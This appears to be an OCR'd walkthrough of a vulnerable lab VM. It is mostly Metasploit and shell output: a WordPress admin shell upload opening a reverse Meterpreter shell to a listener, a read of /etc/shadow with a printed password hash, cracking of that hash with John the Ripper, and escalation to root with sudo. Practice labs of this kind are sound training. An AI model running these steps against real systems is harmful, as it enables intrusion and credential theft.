
Exploitation:




~~~
                                   ./ymM0dayMmy/.
                                -+dHJ5aGFyZGVyIQ==+-
                            `:sm⏣~~Destroy.No.Data~~s:`
                        -+h2~~Maintain.No.Persistence~~h+-
                     `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                  ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
               -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
               :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
               :we're.all.alike'`                     The.PFYroy.No.D7:
               :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
               :msf>exploit -j.                       :Ns.BOB&ALICEes7:
               :---srwxrwx:-.`                         `MS146.52.No.Per:
               :<script>.Ac816/                         sENbove3101.404:
               :NT_AUTHORITY.Do                         `T:/shSYSTEM-.N:
               :09.14.2011.raid                        /STFU|wall.No.Pr:
               :hevnsntSurb025N.                       dNVRGOING2GIVUUP:
               :#OUTHOUSE-  -s:                        /corykennedyData:
               :$nmap -oS                               SSo.6178306Ence:
               :Awsm.da:                              /shMTl#beats3o.No.:
               :Ring0:                               `dDestRoyREXKC3ta/M:
               :23d:                                 sSETEC.ASTRONOMYist:
                /-                        /yo-    .ence.N:(){ :|: & };:
                                          `:Shall.We.Play.A.Game?tron/
                                          ```-ooy.if1ghtf0r+ehUser5`
                                        ..th3.H1V3.U2VjRFNN.jMh+.`
                                       `MjM~~WE.ARE.se~~MMjMs
                                        +~KANSAS.CITY's~-`
                                         J~HAKCERS~./.`
                                         .esc:wq!:`
                                          +++ATH`
                                           `


       =[ metasploit v6.0.42-dev                          ]
+ -- --=[ 2125 exploits - 1139 auxiliary - 361 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > search wp_admin

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Shell Upload
~~~




```
ter, Reverse TCP Inline
   18  payload/php/reverse_perl                                         normal  No     PHP Command,
 Double Reverse TCP Connection (via Perl)
   19  payload/php/reverse_php                                          normal  No     PHP Command
Shell, Reverse TCP (via PHP)

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.101    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf6 exploit(unix/webapp/wp_admin_shell_upload) > █
```



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.101    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts vtcsec
rhosts => vtcsec
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /secret
targeturi => /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > 
```



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.0.101:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/gfuteleIVf/mwNCXrLsRb.php...
[*] Sending stage (39282 bytes) to 192.168.0.106
[+] Deleted mwNCXrLsRb.php
[+] Deleted gfuteleIVf.php
[+] Deleted ../gfuteleIVf
[*] Meterpreter session 1 opened (192.168.0.101:4444 → 192.168.0.106:52716) at 2021-05-06 15:49:50 +0530

meterpreter > 
```



```
meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 1417 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory

whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:$ 
```

Yep, we've successfully exploited the Target Using wp_admin Exploit


Now we have a shell with limited permissions (www-data), so we need to find a way to escalate privileges in the VM

Let's see the permissions of /etc/shadow

-rw-r--r-- ………………… shadow


Let’s read the shadow file by

Cat /etc/shadow/



```
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
www-data@vtcsec:$ cat /etc/shadow
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
```

Pull the user: hash and dump it into a file that can be cracked by John the Ripper.




```
┌──(kali㉿kali)-[~]
└─$ john hash.txt --show
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left
```

As you can see the password for marlinspike was in fact… marlinspike…

By “su” and we are in as the user marlinspike

To get root access…

#sudo /bin/bash



```
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
www-data@vtcsec:$ su marlinspike
su marlinspike
Password: marlinspike

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or di
rectory
sh: 0: getcwd() failed: No such file or directory
marlinspike@vtcsec:$ id
id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:$ sudo -l
sudo -l
[sudo] password for marlinspike: marlinspike

Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:$ sudo /bin/bash
sudo /bin/bash
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or di
rectory
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such
 file or directory
sh: 0: getcwd() failed: No such file or directory
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such
 file or directory
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such
 file or directory
root@vtcsec:.#
```

Now that we have reliable access to the Host

Summary:

This challenge shows why weak passwords and default settings should not be used. The GUI Login console displays the user-id of the last logged in user, and is combined with an insecure, easily guessable, password. Guest-level access is also allowed, providing a low-privilege shell with no password required.

Note: This walkthrough does not enumerate all the vulnerabilities with this host. There may be other vulnerabilities and techniques of obtaining a root-privilege shell that were not initially discovered or utilized in this walkthrough.